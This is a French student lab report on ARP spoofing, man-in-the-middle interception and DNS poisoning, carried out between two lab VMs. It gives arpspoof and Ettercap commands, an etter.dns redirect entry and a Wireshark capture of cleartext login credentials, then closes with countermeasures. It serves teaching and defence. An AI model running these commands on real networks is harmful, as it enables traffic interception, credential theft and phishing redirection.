

EFREI Paris – Mastercamp SR (TI623/L3)

Encadrant : Souheib Yousfi & Abdelhakim Chattaoui

TP4 : ARP Spoofing & DNS Poisoning

Compte Rendu

Mazien Adhar

8 juin 2026

Machine attaquante : Kali Linux (192.168.200.129)
Machine victime : Ubuntu 26.04 (192.168.200.128)
Passerelle : 192.168.200.2
Environnement : VMware Workstation Pro

Contents

1	Introduction	2
2	Attaque 1 : ARP Spoofing & Man-in-the-Middle	2
2.1	Reconnaissance et état initial	2
2.2	Lancement de l'ARP Spoofing	3
2.3	Vérification de l'empoisonnement	4
2.4	Activation du routage – passage au MITM	4
2.5	Vérification du routage MITM avec tracepath	5
2.6	Capture et analyse du trafic avec Wireshark	6
3	Attaque 2 : ARP Spoofing & DNS Poisoning	7
3.1	Principe et préparation	7
3.2	Lancement d'Ettercap et configuration de l'attaque	8
3.3	Activation de l'ARP Poisoning et du plugin dns_spoof	9
3.4	Vérification depuis Ubuntu	9
3.5	Arrêt de l'attaque	10
4	Analyse et contre-mesures	10
4.1	Récapitulatif des résultats	10
4.2	Vulnérabilités exploitées	10
4.3	Contre-mesures	11
5	Conclusion	11

1. Introduction

Ce TP porte sur l'exploitation de la vulnérabilité fondamentale du protocole ARP (Address Resolution Protocol) : l'absence totale d'authentification. Deux attaques successives sont mises en œuvre.

La première consiste à réaliser un **ARP Spoofing** pour s'insérer entre la victime et la passerelle, puis à transformer cette position en attaque **Man-in-the-Middle (MITM)** afin d'intercepter des identifiants transmis en clair. La seconde combine l'ARP Spoofing avec un **DNS Poisoning** via Ettercap pour rediriger les requêtes DNS de la victime vers une fausse adresse IP.

Environnement : Les deux machines sont des VMs VMware sur le même sous-réseau 192.168.200.0/24 (VMnet8, mode NAT). Kali est l'attaquant, Ubuntu est la victime.


2. Attaque 1 : ARP Spoofing & Man-in-the-Middle

2.1 Reconnaissance et état initial

Avant de lancer l'attaque, on vérifie l'état normal du réseau sur les deux machines. Sur Ubuntu, on installe `net-tools` pour accéder à la commande `arp`, puis on affiche la table ARP initiale.

Ubuntu – table ARP initiale

```
sudo apt install net-tools
arp -a
```



```
mazien@ubuntu-VM:~/Bureau$ arp -a
? (192.168.200.254) à 00:50:56:e0:83:4e [ether] sur ens33
_gateway (192.168.200.2) à 00:50:56:fe:bd:ee [ether] sur ens33
? (192.168.200.130) à <incomplet> sur ens33
mazien@ubuntu-VM:~/Bureau$
```

Figure 1: Table ARP initiale sur Ubuntu – seule la passerelle est connue

Sur Kali, on récupère l'adresse IP et l'interface réseau :

Kali – adresse IP et interface

```
ip a
```




Figure 2: Interface eth0 de Kali – IP 192.168.200.129, MAC 00:0c:29:64:72:0d

2.2 Lancement de l'ARP Spoofing

L'outil **arpspoof** envoie en boucle de faux paquets ARP. On ouvre deux terminaux sur Kali pour empoisonner les deux machines simultanément :

Kali Terminal 1 – dire a Ubuntu "je suis la passerelle"

```
sudo arpspoof -i eth0 -t 192.168.200.128 192.168.200.2
```

Kali Terminal 2 – dire a la passerelle "je suis Ubuntu"

```
sudo arpspoof -i eth0 -t 192.168.200.2 192.168.200.128
```




Figure 3: Terminal 1 – empoisonnement vers Ubuntu




Figure 4: Terminal 2 – empoisonnement vers la passerelle


Fonctionnement : arpspoof forge des réponses ARP non sollicitées. Il envoie en continu des trames du type "192.168.200.2 est à 00:0c:29:64:72:0d" (la MAC de Kali). Ubuntu met à jour sa table ARP avec cette fausse correspondance.

2.3 Vérification de l'empoisonnement

Depuis Ubuntu, on vérifie que la table ARP a bien été corrompue :

Ubuntu – verification de la table ARP apres empoisonnement

```
arp -a
```



```
mazien@ubuntu-VM: ~/Bureau$ arp -a
? (192.168.200.129) à 00:0c:29:64:72:0d [ether] sur ens33
? (192.168.200.2) à 00:0c:29:64:72:0d [ether] sur ens33
mazien@ubuntu-VM: ~/Bureau$
```

Figure 5: Table ARP empoisonnée – la passerelle (192.168.200.2) a maintenant la MAC de Kali

Résultat : L'adresse 192.168.200.2 pointe désormais vers 00:0c:29:64:72:0d (MAC de Kali) au lieu de la vraie MAC de la passerelle. L'empoisonnement ARP est confirmé.

À ce stade, il s'agit d'un **déni de service (DoS)** : les paquets d'Ubuntu arrivent sur Kali qui les jette, coupant l'accès à Internet.

2.4 Activation du routage – passage au MITM

Pour passer du DoS à un vrai MITM, Kali doit retransmettre les paquets reçus vers la vraie passerelle. On active le *IP forwarding* :

Kali – activation du routage IP

```
sudo su
echo 1 > /proc/sys/net/ipv4/ip_forward
cat /proc/sys/net/ipv4/ip_forward # doit afficher 1
```

```
(kali@kali)-[~]
$ sudo su
echo 1 > /proc/sys/net/ipv4/ip_forward
cat /proc/sys/net/ipv4/ip_forward # doit afficher 1
[sudo] password for kali:
(root@kali)-[/home/kali]
#
```

Figure 6: IP forwarding activé sur Kali – valeur 1 confirmée

Depuis Ubuntu, Internet est de nouveau accessible, mais tout le trafic transite désormais par Kali :

```
mazien@ubuntu-VM:~/Bureau$ ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
```

Figure 7: Ping vers 8.8.8.8 depuis Ubuntu – connectivité rétablie (MITM actif)

2.5 Vérification du routage MITM avec tracepath

La commande `tracepath` révèle le chemin réel des paquets :

Ubuntu – verification du routage

```
tracepath 8.8.8.8
```


```
mazien@ubuntu-VM:~/Bureau$ tracepath 8.8.8.8
1?: [LOCALHOST] pmtu 1500
1: 192.168.200.129 0.405ms
1: 192.168.200.129 0.361ms
2: _gateway 0.222ms
3: no reply
4: no reply
5: no reply
6: no reply
7: no reply
8: no reply
9: no reply
10: no reply
11: no reply
12: no reply
13: no reply
14: no reply
15: no reply
```

Figure 8: tracepath – le premier saut est Kali (192.168.200.129), preuve du MITM

Analyse : Le saut 1 affiche 192.168.200.129 (Kali) avant la passerelle. La victime ne remarque rien d'anormal car Internet fonctionne normalement, mais l'attaquant intercepte tout le trafic en clair.

2.6 Capture et analyse du trafic avec Wireshark

Sur Kali, on lance Wireshark sur l'interface `eth0` pour capturer le trafic. Depuis Ubuntu, on accède au site vulnérable <http://www.testphp.vulnweb.com> et on se connecte avec les identifiants `test / test`.



No.	Time	Source	Destination	Protocol	Length	Info
253	30.719562882	44.238.29.244	192.168.200.128	TCP	60	[TCP Dup
254	30.719565163	44.238.29.244	192.168.200.128	TCP	54	[TCP Dup
255	31.231788820	192.168.200.128	44.238.29.244	TCP	60	[TCP Dup
256	31.231816363	192.168.200.128	44.238.29.244	TCP	54	[TCP Dup
257	31.232213395	44.238.29.244	192.168.200.128	TCP	60	[TCP Dup
258	31.232230706	44.238.29.244	192.168.200.128	TCP	54	[TCP Dup
259	31.537486955	VMware_64:72:0d	VMware_fe:bd:ee	ARP	42	192.168.
260	32.061863261	VMware_64:72:0d	VMware_65:8a:82	ARP	42	Who has
261	32.062025622	VMware_64:72:0d	VMware_fe:bd:ee	ARP	42	Who has
262	32.062309218	VMware_fe:bd:ee	VMware_64:72:0d	ARP	60	192.168.
263	32.062593747	VMware_65:8a:82	VMware_64:72:0d	ARP	60	192.168.
264	32.255478917	192.168.200.128	34.107.221.82	TCP	60	[TCP Dup
265	32.255479131	192.168.200.128	34.107.221.82	TCP	60	[TCP Dup
266	32.255496657	192.168.200.128	34.107.221.82	TCP	54	[TCP Dup
267	32.255516846	192.168.200.128	34.107.221.82	TCP	54	[TCP Dup
268	32.255554234	34.107.221.82	192.168.200.128	TCP	60	[TCP Dup
269	32.255556177	34.107.221.82	192.168.200.128	TCP	54	[TCP Dup
270	32.255591571	34.107.221.82	192.168.200.128	TCP	60	[TCP Dup
271	32.255592524	34.107.221.82	192.168.200.128	TCP	54	[TCP Dup
272	32.330227306	VMware_64:72:0d	VMware_65:8a:82	ARP	42	192.168.
273	33.538005883	VMware_64:72:0d	VMware_fe:bd:ee	ARP	42	192.168.
274	34.303829942	192.168.200.128	44.238.29.244	TCP	60	[TCP Kee
275	34.303862054	192.168.200.128	44.238.29.244	TCP	54	[TCP Kee
276	34.330740046	VMware_64:72:0d	VMware_65:8a:82	ARP	42	192.168.
277	35.327726900	192.168.200.128	44.238.29.244	TCP	60	[TCP Kee
278	35.327761669	192.168.200.128	44.238.29.244	TCP	54	[TCP Kee
279	35.328336986	44.238.29.244	192.168.200.128	TCP	60	[TCP Kee
280	35.328348640	44.238.29.244	192.168.200.128	TCP	54	[TCP Kee
281	35.538793723	VMware_64:72:0d	VMware_fe:bd:ee	ARP	42	192.168.
282	36.331219883	VMware_64:72:0d	VMware_65:8a:82	ARP	42	192.168.
283	37.375623235	192.168.200.128	44.238.29.244	TCP	60	[TCP Kee
284	37.375646740	192.168.200.128	44.238.29.244	TCP	54	[TCP Kee

Figure 9: Wireshark – capture du trafic HTTP en temps réel

En appliquant le filtre `http` et en suivant le flux TCP d'une requête POST, on récupère les identifiants de la victime en clair :


```

o/20100101 Firefox/149.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: fr,fr-FR;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1197
Origin: http://testaspnet.vulnweb.com
Connection: keep-alive
Referer: http://testaspnet.vulnweb.com/login.aspx
Cookie: ASP.NET_SessionId=nlllhay2gwilun55rybhdr55
Upgrade-Insecure-Requests: 1
Priority: u=0, i

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUKLTiYmZk20Tgx
MQ9kFgICAQ9kFgICAQ9kFgQCAQ8WBB4EaHJLZgUKbG9naW4uYXNweB4Jaw5uZXJodG
1sBQVsb2dpbmQCAw8WBB8AZB4HVmlzaWJsZWZhkGAEFHl9fQ29udHJvbHNSZXF1aXJl
UG9zdEJhY2tLZXlfXxYBBQ9jYlBlcnNpc3RDb29raWVzwbv%2BQ8XadeewSqHhJbH9
z4dvJw%3D%3D&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwE
WwLdz%2FfGCgLStq24BwK3jsrkBALtufFLDQKC3IeGDAKA1c7TCAKR1ca%2BDAL4p
I3HDAL4pI3HDAL4p0GsCQL4p0GsCQL4pJXDAGL4pJXDAGLdy%2BfoBQLdy%2BfoBQL
dy5uPDQLdy5uPDQLdy4%2BiBgLdy4%2BiBgLdy6P5DwLdy6P5DwLdy9edBwLdy9edB
wLdy8swAt3LyZAC3cv%2F1wkC3cv%2F1wkC3cuT6gIC3cuT6gIC3cvH0w8C3cvH0w8
C3cv79ggC3cv79ggCttLFnwCttLFnwCttL5sgMCttL5sgMCttLtyQwCttLtyQwCt
tKB7AUCttKB7AUCttK1gw0CttK1gw0CttKppgYCttKppgYCttLd%2Bg8CttLd%2Bg8
CttLxkQcCttLxkQcCttKl%2BQUCttKl%2BQUCttLZnQ0CttLZnQ0Ci%2FmrBQKL%2B
asFAov539kJAov539kJAov58%2FwCAov58%2FwCAov555MKAov555MKAov5m7YDAov
5m7YDAov5j80MAov5j80MAov5o%2BAFAov5o%2BAFAov514QNAov514QNAov5i%2Bw
LAov5i%2BwLAov5v4MDAov5v4MDAryT68QJaryT68QJaryTn5sBaryTn5sBaryTs74
KaryTs74KaryTp9UDaryTp9UDaryT2%2BkMaryT2%2BkMaryTz4wEaryTz4wEaryT4
6MNaryT46MNaryTl8YGaryTl8YGaryTy68DaryTy68Dd0Rgovd30Q%2B5671bSjRIe
EF000s%3D&tbUsername=test&tbPassword=test&cbPersistCookie=on&btnLo
gin=LoginHTTP/1.1 200 OK
Cache-Control: private

```

Figure 10: Flux TCP – identifiants tbUsername=test & tbPassword=test visibles en clair

Résultat : Les identifiants tbUsername=test&tbPassword=test sont lisibles dans le flux HTTP non chiffré. Cette attaque est possible uniquement parce que le site utilise HTTP et non HTTPS.

3. Attaque 2 : ARP Spoofing & DNS Poisoning

3.1 Principe et préparation

Le DNS Poisoning consiste à intercepter les requêtes DNS de la victime et à y répondre avec de fausses adresses IP. Combiné au MITM, l'attaquant peut rediriger la victime vers n'importe quel serveur de son choix.

On commence par ajouter une entrée dans le fichier /etc/ettercap/etter.dns :

Kali – modification du fichier etter.dns

```

sudo su
mousepad /etc/ettercap/etter.dns
# Ajouter a la fin du fichier :
www.efrei.fr A 10.10.10.10

```



```
# Verification
grep -v '#' /etc/ettercap/etter.dns
```

Signification : Cette ligne indique à Ettercap de répondre 10.10.10.10 à toute requête DNS portant sur `www.efrei.fr`, quelle qu'en soit l'origine. En situation réelle, cette IP pointerait vers un faux site de phishing.

3.2 Lancement d'Ettercap et configuration de l'attaque

On lance Ettercap en mode graphique :

Kali – lancement d'Ettercap

```
sudo ettercap -G
```



Figure 11: Interface Ettercap – interface eth0 sélectionnée, sniffing démarré

On scanne le réseau pour découvrir les machines actives : **3 points** → **Hosts** → **Scan for hosts**, puis **Hosts list**.

IP Address	MAC Address	Descr
192.168.200.1	00:50:56:C0:00:08	
192.168.200.2	00:50:56:FE:BD:EE	
192.168.200.128	00:0C:29:65:8A:82	
192.168.200.254	00:50:56:E0:83:4E	

Figure 12: Hosts list – 4 machines découvertes sur le réseau 192.168.200.0/24

On définit les cibles :

- **192.168.200.128** (Ubuntu) → Add to Target 1
- **192.168.200.2** (passerelle) → Add to Target 2

3.3 Activation de l'ARP Poisoning et du plugin dns_spoof

On sélectionne l'attaque MITM : bouton MITM → ARP poisoning → cocher "Sniff remote connections" → OK.

Etercap gère automatiquement le *ip_forward*, contrairement à l'attaque manuelle avec arpspoof.

Enfin, on active le plugin : **3 points** → Plugins → Manage plugins → double-clic sur dns_spoof (une étoile ★ apparaît).

Fonctionnement : Grâce au MITM en place, toutes les requêtes DNS d'Ubuntu transitent par Kali. Le plugin dns_spoof intercepte ces requêtes et injecte les fausses réponses définies dans `etter.dns` avant même que la requête atteigne le vrai serveur DNS.

3.4 Vérification depuis Ubuntu

Depuis Ubuntu, on interroge le DNS pour `www.efrei.fr` :

Ubuntu – verification du DNS Poisoning

```
nslookup
> www.efrei.fr
```

```

mazieng@ubuntu-VM:~/Bureau$ nslookup
> www.efrei.fr
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   www.efrei.fr
Address: 10.10.10.10
>

```

Warning: This is not a blog. This is a test environment. Acunetix. It is vulnerable to SQL Injection, Cross Site Scripting (XSS), and more. It was hacked by Acunetix.

Figure 13: nslookup – www.efrei.fr résolu en 10.10.10.10 : DNS Poisoning réussi

Résultat : La réponse DNS retourne 10.10.10.10 au lieu de l'adresse réelle du site EFREI. L'attaque de DNS Poisoning est validée.

3.5 Arrêt de l'attaque

On arrête l'attaque proprement depuis Ettercap : **3 points** → **Stop MITM attack(s)** → **OK**.

Ettercap envoie automatiquement des trames ARP correctives pour restaurer les tables ARP des deux victimes (*RE-ARPing the victims...*).

4. Analyse et contre-mesures

4.1 Récapitulatif des résultats

Attaque	Résultat	Impact
ARP Spoofing seul	DoS confirmé	Ubuntu perd l'accès Internet
ARP Spoofing + ip_forward	MITM actif	Tout le trafic transite par Kali
MITM + Wireshark	Credentials capturés	test/test lisibles en clair
MITM + dns_spoof	DNS Poisoning réussi	efrei.fr résolu en 10.10.10.10

4.2 Vulnérabilités exploitées

- **ARP sans authentification** : Le protocole ARP fait confiance à n'importe quel message reçu sans vérification. Il n'existe aucun mécanisme natif pour valider qu'une réponse ARP provient de la bonne machine.
- **HTTP non chiffré** : Les données soumises via HTTP circulent en clair sur le réseau. Un attaquant positionné en MITM peut les lire et les modifier sans que la victime s'en aperçoive.

- **DNS sans vérification** : Les réponses DNS standard ne sont pas signées. Un attaquant en MITM peut substituer ses propres réponses sans être détecté par le client.

4.3 Contre-mesures

Attaque	Protection	Principe
ARP Spoofing	ARP statique, DAI	Fixer manuellement les entrées ARP ou activer le Dynamic ARP Inspection sur les switchs managés
Capture MITM	HTTPS, VPN	Chiffrer le trafic applicatif pour le rendre illisible même en cas d'interception
DNS Poisoning	DNSSEC, DNS over HTTPS	Signer les réponses DNS et les chiffrer pour empêcher leur falsification

5. Conclusion

Ce TP illustre concrètement à quel point des protocoles anciens comme ARP et DNS peuvent être exploités sans grande complexité technique. Avec un simple outil comme arpspoof ou Ettercap, un attaquant situé sur le même réseau local peut intercepter l'intégralité du trafic d'une victime et récupérer ses identifiants en quelques minutes.

La leçon principale est double. D'un côté, les protocoles réseau de base ont été conçus pour la confiance et non pour la sécurité. De l'autre, la surface d'attaque reste large tant que les applications utilisent HTTP plutôt que HTTPS et que les réseaux ne déploient pas de mécanismes de validation ARP. Ces attaques sont aujourd'hui bien connues et les contre-mesures existent – il s'agit avant tout d'une question de configuration et de politique de sécurité réseau.